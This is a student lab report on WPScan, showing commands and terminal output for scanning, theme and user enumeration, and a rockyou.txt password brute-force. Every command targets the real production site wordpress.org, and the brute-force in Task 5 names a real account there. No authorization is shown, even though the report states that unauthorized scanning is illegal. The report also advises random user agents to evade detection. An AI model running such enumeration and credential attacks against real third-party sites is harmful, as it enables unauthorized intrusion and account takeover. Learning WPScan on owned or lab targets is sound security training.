

# Lab 34 Report – Automate WordPress Scanning with WPScan

**Student:** Femi

**Tool Used:** Kali Linux (Pre-installed WPScan)

**Objective:** Learn how to automate vulnerability scanning on WordPress sites using WPScan.

**Target:** <https://wordpress.org> (Public site, used for testing only)


---

## Lab Purpose

WPScan is a specialized security tool designed to find weaknesses in **WordPress** websites. It checks for known vulnerabilities in:

- WordPress core versions
- Installed plugins and themes
- Enumerates usernames
- Attempts password brute-forcing using wordlists

It connects to a vulnerability database ([wpvulndb.com](https://wpscan.org)) to retrieve known issues.

 **Note:** Scanning without permission is illegal. Always use WPScan on sites you own or are authorized to test.

---

## Lab Topology

- OS: Kali Linux (in a VM)
- Target Website: <https://wordpress.org>
- Tool: WPScan

---

## Step-by-Step Tasks


---

### ✓ Task 1: Update WPScan and View Help Options

We start by making sure the WPScan vulnerability database is up to date.


#### ◆ Command:

```
wpscan --update
```



After updating, check the help menu to understand all possible options WPScan supports.

```
wpscan -h | more
```




- Use **Space** to scroll down.
- Press **Ctrl + C** to exit help.

## ✓ Task 2: Perform a Basic Scan on a WordPress Site

Now we scan a WordPress site using three common options:

### ♦ Command:

```
wpscan --url https://wordpress.org/ --rua --ignore-main-redirect
```



## Explanation:

### Option

### Meaning

- |                                     |   |
|-------------------------------------|---|
| <code>--url</code>                  | Target website to scan                                  |
| <code>--rua</code>                  | Use a <b>random user agent</b> (helps bypass detection) |
| <code>--ignore-main-redirect</code> | Don't follow redirections (stay on target URL)          |

This returns:

- Basic WordPress version
- Detected plugins
- Potential vulnerabilities


---

### ✓ Task 3: Enumerate Vulnerable Themes + Save Output

We now search for **vulnerable themes** using the `--enumerate vt` option.

#### ◆ Command:


```
wpscan --url https://wordpress.org/ --rua --ignore-main-redirect  
--enumerate vt
```



```
femi@KALI: ~  
File Actions Edit View Help  
(femi@KALI)-[~]  
$ wpscan --url https://wordpress.org/ --rua --ignore-main-redirect --enumerate vt  
  
WPSecan®  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[+] URL: https://wordpress.org/ [198.143.164.252]  
[+] Started: Thu Jul 10 04:14:05 2025  
  
Interesting Finding(s):  
  
[+] Headers  
| Interesting Entries:  
| - server: nginx  
| - x-olaf: 6  
| - alt-svc: h3=":443"; ma=86400  
| - x-nc: HIT ord 2  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] robots.txt found: https://wordpress.org/robots.txt  
| Interesting Entries:  
| - /wp-admin/  
| - /wp-admin/admin-ajax.php
```

To save the result to a file named `report.txt`:

```
wpscan --url https://wordpress.org/ --rua --ignore-main-redirect  
--enumerate vt -o report.txt
```



```
femi@KALI: ~  
File Actions Edit View Help  
(femi@KALI)-[~]  
$ wpscan --url https://wordpress.org/ --rua --ignore-main-redirect --enumerate vt -o report.txt
```

📁 This saves the output in the current directory, with nothing shown on-screen.


---

## ✓ Task 4: Enumerate WordPress Users

Many WordPress sites expose author usernames by default. We can list these users.

### ◆ Command:

```
wpscan --url https://wordpress.org/ --rua --ignore-main-redirect  
--enumerate u
```



```
femi@KALI: ~  
File Actions Edit View Help  
femi@KALI:~$ wpscan --url https://wordpress.org/ --rua --ignore-main-redirect --enumerate u  
  
WPScan®  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[+] URL: https://wordpress.org/ [198.143.164.252]  
[+] Started: Thu Jul 10 04:17:45 2025  
  
Interesting Finding(s):  
  
[+] Headers  
| Interesting Entries:  
| - server: nginx  
| - x-olaf: 4  
| - alt-svc: h3=":443"; ma=86400  
| - x-nc: HIT ord 2  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] robots.txt found: https://wordpress.org/robots.txt  
| Interesting Entries:  
| - /wp-admin/
```

### Output:

- Shows usernames like `otto42`, `admin`, etc.
- Useful for targeted brute-force attacks

## ✓ Task 5: Brute-force WordPress Passwords Using a Wordlist

Once usernames are found, try to crack passwords using a known list like `rockyou.txt`.

### ◆ Command:

```
wpscan --url https://wordpress.org/ --rua --ignore-main-redirect -U  
otto42 -P /usr/share/wordlists/rockyou.txt
```

```
femi@KALI: ~  
File Actions Edit View Help  
femi@KALI:~$ wpscan --url https://wordpress.org/ --rua --ignore-main-redirect -U otto42 -P /usr/share/wordlists/rockyou.txt  
  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[+] URL: https://wordpress.org/ [198.143.164.252]  
[+] Started: Thu Jul 10 04:23:23 2025  
  
Interesting Finding(s):  
[+] Headers  
| Interesting Entries:  
| - server: nginx  
| - x-olaf: 5  
| - alt-svc: h3=":443"; ma=86400  
| - x-nc: HIT ord 1  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] robots.txt found: https://wordpress.org/robots.txt  
| Interesting Entries:  
| - /wp-admin/
```

## Explanation:

Option	Meaning
--------	---------

-U	Username to target (e.g., <code>otto42</code> )
----	---

-P	Password wordlist (e.g., <code>rockyou.txt</code> )
----	---

🛑 Use **Ctrl + C** to stop the process anytime.

## 🧠 Key Takeaways

- WPScan is a powerful tool for **WordPress security auditing**
- It can detect vulnerable themes, plugins, and core versions
- You can **enumerate users** and attempt **brute-force attacks** (with permission)
- Always keep your database updated with `wpscan --update`
- Use flags like `--enumerate vt` and `-o` to automate scans and store results

---

## Files Generated

File Name	Description
<code>report.txt</code>	Full scan report (saved in text format)

---

## Conclusion

This lab demonstrated the **real-world value of WPScan** in pentesting WordPress websites. It's important to use this tool ethically and responsibly, as improper use can be illegal.

Femi Lana